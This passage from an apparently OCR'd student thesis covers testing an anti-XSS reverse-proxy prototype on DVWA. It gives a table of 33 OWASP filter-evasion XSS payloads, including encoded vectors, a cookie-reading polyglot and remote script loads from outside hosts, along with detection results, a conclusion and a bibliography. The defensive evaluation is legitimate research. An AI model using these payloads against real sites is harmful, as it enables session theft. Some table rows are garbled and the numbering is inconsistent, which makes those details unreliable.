

Figure 4. 4 Interface of the application with the web pages raport

Then scripts are extracted from the found webpages by the script extractor, and are hashed and stored into the database, the results are reported as shown bellow in figure 4.6 :



Figure 4. 5 : Training phase report

4.6.2 Detection phase

As seen in previous chapter, the detection phase concerned with the analysis of the web requests and the response pages.

In order to undertake this test, we choose the page "Vulnerability: Reflected Cross Site Scripting (XSS)" from DVWA web application(figure 4.7)because it contains reflected XSS vulnerability under the name input, this page uses the GET method to send user information to the server.



Figure 4. 6: Vulnerable page which have been used in the test

In case, our proxy detects an XSS attack in the request, a report will be displayed in the Request report field. Then if the response page holds XSS attack, a report will be displayed in the Response report field. The following figure represent the interface that we use at testing phase:



Figure 4. 7 : interface that we use at testing phase.

4.7 Experimentation

As we saw previously, there are different ways to embed a JavaScript code to the HTML documents (see chapter3 section 3), our work based on detecting the malicious code despite the type of the injection (except for the JavaScript that are injected using CSS_payload)

Due to some problems that faced us, we were unable to finish our proxy so we didn't make tests on the browsers, but we did create a simulation to the work like browser, which is able to send request and receive response through our Java application. The test of our approach begins at that point. Our test based on sending request and receiving a response of the page we mention earlier in section 5. We mainly have two modes; automatic injection or manual injection.the following figure shows the scripts that we will use during automatic injection mode:

Figure 4. 8 scripts to the test.

After sending the request we have two main cases, either we have an XSS attack detection or not, In case we have a detection a report will be appear as shown in the following figure



Figure 4. 9 : requests report.

Next we receive a response, and then the response is analyzed. In case we detect an XSS attack, a report will appear in the response report field as shown in the next figure. After that we calculate the similarity between the request parameters and the response page to detect the type of attack (stored or injected).



Figure 4. 10 response report

We chose a collection of various XSS attack code snippets from the OWASP-Cheat Sheet 2013 [22], that cover a broad range of nuances regarding filter evasion, to evaluate our anti-xss solution. Most tested examples have been successfully detected as the following table shows.

N°	XSS Attack Vector	Description	detected
1		No Filter Evasion	Yes
2	<IMG SRC=javascript:alert('XSS')>	No quotes and no semicolon	Yes
3	<IMG SRC=JaVaScRiPt:alert('XSS')>	Case insensitive	Yes
4	<IMG SRC=javascript:alert (String.fromCharCode(88,83,83))>	Malformed IMG tags	Yes
5	<IMG """><SCRIPT>alert("XSS")</SCRIPT>">	fromCharCode	Yes
6	<IMG SRC=# onmouseover="alert('xxs')">	SRC tag to get past filters that check SRC domain	Yes
7	<IMG onmouseover="alert('xxs')">	SRC tag by leaving it out entirely	Yes
8	<IMG SRC=/ onerror= "alert(String.fromCharCode(88,83,83))"></ img>	On error alert	Yes

9	<img src=x onerror="&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105&#0000112&#0000116&#0000058&#0000097&#0000108&#0000101&#0000114&#0000116&#0000040&#0000039&#0000088&#0000083&#0000083&#0000039&#0000041">	IMG onerror and javascript alert encode	Yes
10	<IMG SRC=javascript:alert('XSS')>	Decimal HTML character references	Yes
11	<IMG SRC=&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105&#0000112&#0000116&#0000058&#0000097&#0000108&#0000101&#0000114&#0000116&#0000040&#0000039&#0000088&#0000083&#0000083&#0000039&#0000041>	Decimal HTML character references without trailing semicolons	Yes
12	<IMG SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x65&#x72&#x74&#x28&#x27&#x58&#x53&#x53&#x27&#x29>	Hexadecimal HTML character references without trailing semicolons	Yes
13	';alert(String.fromCharCode(88,83,83))//';alert(String.fromCharCode(88,83,83))//";alert(String.fromCharCode(88,83,83))//";alert(String.fromCharCode(88,83,83))//--></SCRIPT>">'><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>	Filter bypass	Yes
14	'"><marquee><img src=xonerror=confirm(1)></marquee>"></plaintext\></|\><plaintext/onmouseover=prompt(1)><script>prompt(1)</script>@gmail.com<isindex formaction=javascript:alert(/XSS/) type=submit>'-->"></script><script>alert(document.cookie)</script>"><img/id="confirm(1)"/alt="/"src="/"onerror=eval(id)>'"><img src="http://www.shellypalmer.com/wp-content/images/2015/07/hacked-compressor.jpg">	Filter bypass based polyglot	Yes
15	<IMG SRC="jav ascript:alert('XSS');">	Embedded tab	Yes
16	<IMG SRC="jav ascript:alert('XSS');">	Embedded Encoded tab	Yes

17	perl -e 'print "<IMG SRC=java\0script:alert(\"XSS\")>";' > out	Null breaks up JavaScript directive	Yes
18	<BODY onload!#$%&()*~+-_.,:;?@[/|\]^`=alert("XSS")>	Non-alpha-non-digit XSS	Yes
19	<SCRIPT SRC=http://xss.rocks/xss.js?< B >	No closing script tags	Yes
20	<iframe src=http://xss.rocks/scriptlet.html <	Double open angle brackets	Yes
21	<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">	INPUT image	Yes
22	<BODY BACKGROUND="javascript:alert('XSS')">	BODY image	Yes
23	<IMG DYNSRC="javascript:alert('XSS')">	IMG Dynsrc	Yes
24	<STYLE>li {list-style-image: url("javascript:alert('XSS')");}</STYLE><UL><LI>XSS</br>	List-style-image	No
25	<IMG SRC='vbscript:msgbox("XSS")'>	VBscript in an image	Yes
26	<BR SIZE="&{alert('XSS')}">	& JavaScript includes	No
27	<LINK REL="stylesheet" HREF="javascript:alert('XSS');">	STYLE sheet	Yes
28	<LINK REL="stylesheet" HREF="http://xss.rocks/xss.css">	Remote style sheet	No
29	<IMG STYLE="xss:expr/*XSS*/ession(alert('XSS'))">	STYLE attribute using a comment to break up expression	No
30	<STYLE>.XSS{background-image:url("javascript:alert('XSS')");}</STYLE><A CLASS=XSS></A>	STYLE tag using background	Yes
31	<XSS STYLE= "javascript:expression(alert('XSS'))">	Anonymous HTML with STYLE attribute	Yes
32	¼script¾alert(¢XSS¢)¼/script¾	US-ASCII encoding	No
33	EMBED SRC="http://ha.ckers. embed a Flash movie that contains XSS.org/xss.swf" AllowScriptAccess="always"></EMBED>	Using an EMBED tag to embed a Flash movie that contains XSS	No

Table 1.1: Tested XSS attack vectors and their corresponding detection results.

As shown in table 4.1 , most of the script were successfully detected, though a few of the not detected and that due that our solution is based on detection of JavaScript it couldn't recognize scripts of an other language, such as : script Number 28 is CSS , also script 29 it passes a fused script from CSS.

4.8 Conclusion

In this chapter we present the implementation of our prototype tool using our XSS attacks detection and how the system works.

The anti-xss prototype was tested by determining how well it picks up a large variety of XSS attack vectors.

General Conclusion

CONCLUSION AND PERSPECTIVES

With the XSS vulnerability gradually evolving, a lot of new bypassing filters expressions appear so that XSS vulnerability will become more and more popular and XSS attacks will increase, as well.

In this project we proposed a anti-XSS solution which works on web server reverse proxy,

Our approach is divided in two phases: training phase and detection phase:

The Training phase represent the understanding and analysis step in the reverse proxy , it has five modules: crawler, database, script extractor, XSS grammar, and script hasher.

The detection phase receives client requests and the response page and analyses them. This phase has six modules: Request parameters extractor, Sanitization, Response page analyzer, Script hasher, Compare hash and XSS type detection.

Our solution can help to detect the stored XSS and mitigate the potential damage that could be unleashed by a bit of malicious XSS code slipping the a Web application's input validation and escaping defenses by providing an early warning, but is still at a stage where much more rigorous testing needs to be applied to it to see how well it detects XSS attacks against the breadth of all possible XSS attacks on a diversity of different Web pages,

As perspective we hope to finish what we started by integrating our work with a reverse proxy. In order to get better results and realized in daily lives to increase security level.

Bibliography

[1] Jia, X. "Design, Implementation and Evaluation of an Automated Testing Tool for Cross-Site Scripting Vulnerabilities." Yüksek Lisans Tezi, Darmstadt University of Technology (TUD)-Computer Science Department 2.6 (2006).

[2] Justin, Clarke. “SQL Injection Attacks and Defense Second Edition”. USA : Elsevier, 2012. 978-1-59749-963-7

[3] Marcel Dekker. “Security of the Internet”, Froehlich/Kent Encyclopedia of Telecommunications , New York, 1997.

[4] Chris Joscelyne. Information Management, AUSTRALIAN PROJECTS PTY LIMITED IT Security and Data Protection, 2005.

[5] The Open Web Application Security Project (OWASP), https://www.owasp.org, visited 14/02/2016

[6] (OWASP), https://www.owasp.org/index.php/Top_10_2013-Top_10, visited 14/02/2016

[7] Erwan Abgrall, “An Empirical Study of Browser's Evolution Impact on Security & Privacy”. Télécom Bretagne; Université de Rennes 1, 2014.

[8] Grossman, J., Hansen, R., Petkov, P., Rager, A., & Fogie, S. (2007). “Cross site scripting attacks: XSS Exploits and defense”. Syngress, Elsevier, Amsterdam

[9] Shende Dinesh Ankush, XSS Attack Prevention Using DOM based fitering API. National Institute of Technology Rourkela, Rourkela – 769 008, India 2014.

[10] Billy K Rios, Raghav Dube , kicking down the cross domain door. March 2007

[11] OWASP,Cross-site Scripting (XSS) https://www.owasp.org/index.php/Cross-site_Scripting_(XSS) , visited 14/02/2016

[12] OWASP XSS Filter Evasion Cheat Sheet

https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet,

[13] R. Fielding, J. Gettys, , J. Mogul, , H. Frystyk, and T. Berners-Lee, "Hypertext Transfer Protocol --HTTP/1.1", RFC 2616, June 1999.

[14] "http tutorial",[Online]. Available: http://www.tutorialspoint.com/http/http_pdf_version.htm visited 26/03/2016.

[15] Programming notes , HTTP (Hyper Text Transfer Protocol), https://www.ntu.edu.sg/home/ehchua/programming/webprogramming/HTTP_Basics.html - visited 29/01/2016 .

[16] Cenzic vulnerability report 2013 http://info.cenzic.com/rs/cenzic/images/Cenzic-ApplicationVulnerability-Trends-Report-2013.pdf

[17] Mirante, Dennis, and Justin Cappos. "Understanding password database compromises." Dept. of Computer Science and Engineering Polytechnic Inst. of NYU, Tech. Rep. TR-CSE-2013-02 (2013).

[18] BACE, Rebecca et MELL, Peter. NIST special publication on intrusion detection systems. BOOZ-ALLEN AND HAMILTON INC MCLEAN VA, 2001 [19] Nicholas J.Puketza, Kui Zhang, Mandy Chung, Biswanath Mukherjee, Ronald A.Olsson . A Methodology for Testing Intrusion Detection Systems.

[19] Puketza, N. J., Zhang, K., Chung, M., Mukherjee, B., & Olsson, R. A. (1996). A methodology for testing intrusion detection systems. *Software Engineering, IEEE Transactions*.

[20] CHADOULI Youssouf, SAOUDI Lalia, "A New Feature Selection approach For Network Intrusion Detection Systems"

[21] Rafeeq Ur Rehman ,Intrusion Detection Systems with Snort: Advanced IDS Techniques Using Snort, Apache, MySQL, PHP, and ACID

[22] Burton, James D., C. Tate Baumrucker, and Ido Dubrawsky. Cisco security professional's guide to secure intrusion detection systems. Syngress Publishing, 2003.

[23] N. Ikemiya and N. Hanakawa, "A New Web Browser Including A Transferable Function to Ajax Codes", In Proceedings of 21st IEEE/ACM International Conference on Automated Software Engineering (ASE '06), Tokyo, Japan, (2006) September.

[24] D.E. Denning, "An Intrusion-Detection Model," IEEE Trans. Software Eng., vol. 13, no. 2, pp. 222-232, Feb. 1987.

[25] V. Malviya, S. Saurav, A.Gupta, On Security Issues in Web Applications through Cross Site Scripting (XSS), APSEC '13 Proceedings of the 2013 20th Asia-Pacific Software Engineering Conference (APSEC) - Volume 01, Pages 583-588

[26] Debar, Herve. "An introduction to intrusion-detection systems." Proceedings of Connect 2000.

[27] Jacob, B. (2011). Automatic XSS detection and Snort signatures/ACLs generation by the means of a cloud-based honeypot system (Doctoral dissertation, Edinburgh Napier University).

[28] :Engin Kirda, Christopher Kruegel, Giovanni Vigna, and Nenad Jovanovic. Noxes: A Client-Side Solution for Mitigating Cross Site Scripting Attacks. Security Track of the 21st ACM Symposium on Applied Computing (SAC 2006), Dijon, France, April, 2006

[29] : Omar Ismail, Masashi Etoh, Youki Kadobayashi, and Suguru Yamaguchi. A Proposal and Implementation of Automatic Detection/Collection System for Cross-Site Scripting

Vulnerability. Proceedings of the 18th International Conference on Advanced Information Networking and Application (AINA'04), IEEE, 2004

[30]: T.Jim , N.Swamy and M.Hicks, " Defending against Cross-Site Scripting Attacks with Browser-Enforced Embedded Policies,"Proc of the WWW,Banff,Alberta,May 2007,pp. 601-610.

[31]: H. Shahriar and M. Zulkernine, "S2XS2: A Server Side Approach to Automatically Detect XSS Attacks," Proc. of the 9th IEEE International Conference on Dependable, Autonomic and Secure Computing (DASC), Sydney, Australia, December 2011, pp. 7-14.

[32] M. Gundy and H. Chen, "Noncespaces: Using Randomization to Enforce Information Flow Tracking and Thwart Cross-site Scripting Attacks," Froc. of the 16'h Network & Distributed System Security Symposium, San Diego, February 2009.

[33]: P.wurzinger,C.Platzer,C.ludl,E.kirda and C.Kruegel, "SWAP:Mitigating XSS Attacks using Reverse Proxy, "Proc. Of the SESS,Vancouver,Msy 2009,pp. 33-39.

[34]: Hossain Shahriar, Sarah North1, Wei-Chuen Chen, and Edward Mawangi, Design and Development of Anti-XSS Proxy. ICITST- 2013.

[35] : C. Frenz, J. Yoon, "XSSmon: A Perl based IDS for the Detection of Potential XSS Attacks," Systems, Applications and Technology Conference (LISAT), Proc. of 2012 IEEE Long Island, May 2012, pp. 1 - 4.

[36]: G. Wassermann, and Z. Su, "Static detection of cross-site scripting vulnerabilities," Proceedings of the 30th international conference onSoftware engineering (ICSE '08), New York, USA, pp. 171-780, 2008.

[37]: N. Jovanovic, C. Kruegel, and E. Kirda, "Precise alias analysis for static detection of web application vulnerabilities," Proceedings of the 2006 workshop on Programming languages and analysis for security (PLAS '06), New York, USA, pp. 27-36, 2006.

[38]: Y. Wang, Z. Guo, "Program slicing stored XSS bugs in web application," Proceedings of the Fifth IEEE International Conference on Theoretical Aspects of Software Engineering, pp. 191-194, 2011.

[39]: N. Jovanovic, C. Kruegel and E. Kirda, "Pixy: A static analysis tool for detecting web application vulnerabilities (short paper)," In 2006 IEEE Symposium on Security and Privacy, Oakland, CA, (2006) May .

[40] Y. W Huang, F. Yu, C. Hang, C. H. Tsai, D. Lee and S. Y. Kuo, "Verifying Web Application using Bounded Model Checking," In Proceedings of the International Conference on Dependable Systems and Networks, (2004).

[41] Y.-W. Huang, S.-K. Huang, T.-P. Lin and C.-H. Tsai, "Web application security assessment by fault injection and Behavior Monitoring," In Proceeding of the 12th international conference on World Wide Web, ACM, New York, NY, USA, (2003).

[42] “Web Application Security Assessment,” SPI Dynamics Whitepaper, SPI Dynamics, (2003).

[43] “Web Application Security Testing – AppScan 3.5”, Sanctum Inc., http://www.sanctuminc.com.

[44] “InterDo Version 3.0”, Kavado Whitepaper, Kavado Inc., (2003).

[45] Y.-W. Huang, F. Yu, C. Hang, C. H. Tsai, D. Lee and S. Y. Kuo, “Securing web application code by static analysis and runtime protection,” In Proceedings of the 13th International World Wide Web Conference,(2004).

[46] D. Scott and R. Sharp, “Abstracting Application-Level Web Security,” In Proceeding 11th international World Wide Web Conference, Honolulu, Hawaii, (2002).

[47] G. Wassermann and Z. Su, “Static detection of cross-site Scripting vulnerabilities,” In Proceeding of the 30th International Conference on Software Engineering, (2008) May.

[48] A. S. Christensen, A. Møller and M. I. Schwartzbach, “Precise analysis of string expression”, LNCS, Springer-Verlag, ISSN 0909-0878, February 2003.

[49] M. Mohri and M. Nederhof, “Regular approximation of context-free grammars through transformation”, Robustness in Language and Speech Technology, (2001), pp. 153–163.

[50] Y. Minamide, “Static Approximation of Dynamically Generated Web Pages”, In WWW’05: Proceedings of the 14th International Conference on the World Wide Web, (2005), pp. 432–441.

[51] T. Jim, N. Swamy and M. Hicks, “BEEP: Browser-Enforced Embedded Policies,” In Proceedings of the 16th International World Wide Web Conference, ACM, (2007), pp. 601-610.

[52] P. Bisht and V. N. Venkatakrishnan, “XSS-GUARD: Precise dynamic prevention of Cross-Site Scripting Attacks,” In Proceeding of 5th Conference on Detection of Intrusions and Malware & Vulnerability Assessment, LNCS, vol. 5137, (2008), pp. 23-43.

[53] Z. Su and G. Wassermann, “The essence of command Injection Attacks in Web Applications,” In Proceeding of the 33rd Annual Symposium on Principles of Programming Languages, USA: ACM, (2006) January, pp. 372-382.

